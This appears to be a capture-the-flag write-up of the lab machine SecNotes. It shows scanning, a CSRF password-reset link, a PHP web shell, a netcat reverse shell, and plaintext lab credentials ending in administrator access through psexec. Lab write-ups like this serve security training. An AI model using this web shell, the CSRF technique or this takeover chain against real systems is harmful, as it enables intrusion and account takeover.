# SecNotes
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: SecNotes
- OS Type: Windows
- Difficulty: Medium
Port Scanning - Service & Version Enumeration
# Nmap 7.95 scan initiated Thu May  8 16:58:21 2025 as: /usr/lib/nmap/nmap -sVC -p- --open -oN initial/nmap.out -vv 10.10.10.97Nmap scan report for 10.10.10.97Host is up, received echo-reply ttl 127 (0.27s latency).Scanned at 2025-05-08 16:58:21 IST for 411sNot shown: 65532 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT     STATE SERVICE      REASON          VERSION80/tcp   open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0|_http-server-header: Microsoft-IIS/10.0| http-methods:|   Supported Methods: OPTIONS TRACE GET HEAD POST|_  Potentially risky methods: TRACE| http-title: Secure Notes - Login|_Requested resource was login.php445/tcp  open  microsoft-ds syn-ack ttl 127 Windows 10 Enterprise 17134 microsoft-ds (workgroup: HTB)8808/tcp open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0|_http-server-header: Microsoft-IIS/10.0| http-methods:|   Supported Methods: OPTIONS TRACE GET HEAD POST|_  Potentially risky methods: TRACE|_http-title: IIS WindowsService Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb-os-discovery:|   OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)|   OS CPE: cpe:/o:microsoft:windows_10::-|   Computer name: SECNOTES|   NetBIOS computer name: SECNOTES\x00|   Workgroup: HTB\x00|_  System time: 2025-05-08T04:34:09-07:00| smb2-time:|   date: 2025-05-08T11:34:10|_  start_date: N/A| smb-security-mode:|   account_used: guest|   authentication_level: user|   challenge_response: supported|_  message_signing: disabled (dangerous, but default)| smb2-security-mode:|   3:1:1:|_    Message signing enabled but not required|_clock-skew: mean: 2h19m36s, deviation: 4h02m31s, median: -25s| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 25086/tcp): CLEAN (Timeout)|   Check 2 (port 44923/tcp): CLEAN (Timeout)|   Check 3 (port 53444/udp): CLEAN (Timeout)|   Check 4 (port 47004/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Thu May  8 17:05:12 2025 -- 1 IP address (1 host up) scanned in 411.27 seconds
Enumeration
Port 80/HTTP

port 80 is open on target let’s visit the web app in browser
let’s check the web technology using whatweb
whatweb http://10.10.10.97
back to our web app, let’s first create a new account by clicking on signup now button, login with newly created account’s creds

now starting my enumeration from All sections i found useful Change password button

i noticed that we didn’t require the current password to change the password, now another contact us page looks interesting as it send message to tyler
what if user is checking the message, let’s send link to our local web server and start netcat listener on port 80
rlwrap -r nc -nvlp 80
send the message

and yes user clicked it, also it shows that the user-agent is windows powershell, we assume that there’s powershell/batch script doing it
what if we manage to reset the tyler’s password, but for that i need get url that contains password reset link, can we send GET request to /change_pass.php

and it worked, so the idea is we’ll send password reset link to tyler, as the link clicked by tyler, his session cookie with this request will reset his password
http://10.10.10.97/change_pass.php/?password=admin123&confirm_password=admin123&submit=submitsend this link in contact us message, and wait few seconds and try to login as tyler using admin123 as his password

looking at new site note

looks like the credential of the tyler
smbclient -L //10.10.10.97 -U 'secnoted.htb/tyler%92g!mA8BGjOirkL%OG*&'
smbclient //10.10.10.97/new-site -U 'secnoted.htb/tyler%92g!mA8BGjOirkL%OG*&'
nothing useful but we noticed that we can upload the files in this share
echo "test" > test.txtand then try to upload files using put command
put test.txt
now how to access this file, we noticed another web server is running on port 8808 port
let’s try to access the test.txt from there

but after some times it is automatically deleted, so we need to do it fast, first we’ll upload the aspx webshell

Boom! error file or directory not found! what about php
<?php system($_GET['cmd']); ?>

and then we can get the shell by executing nc.exe

Running winpeas i found the wsl is installed on machine

ok so looks like we need to login to wsl
i’ll locate wsl.exe using where command
where /R C:\Windows wsl.exe
i’ll execute whoami command to see what user we are running
C:\Windows\WinSxS\amd64_microsoft-windows-lxss-wsl_31bf3856ad364e35_10.0.17134.1_none_686f10b5380a84cf\wsl.exe whoami
now we need to find bash.exe to execute commands
where /R C:\Windows bash.exe
execute bash.exe to login to machine
C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe
then i found the .bash_history file inside root user’s home directory

we got the administrator’s password, let’s login as administrator using impacket-psexec

impacket-psexec Administrator:'u6!4ZwgwOM#^OBf#Nwnh'@10.10.10.97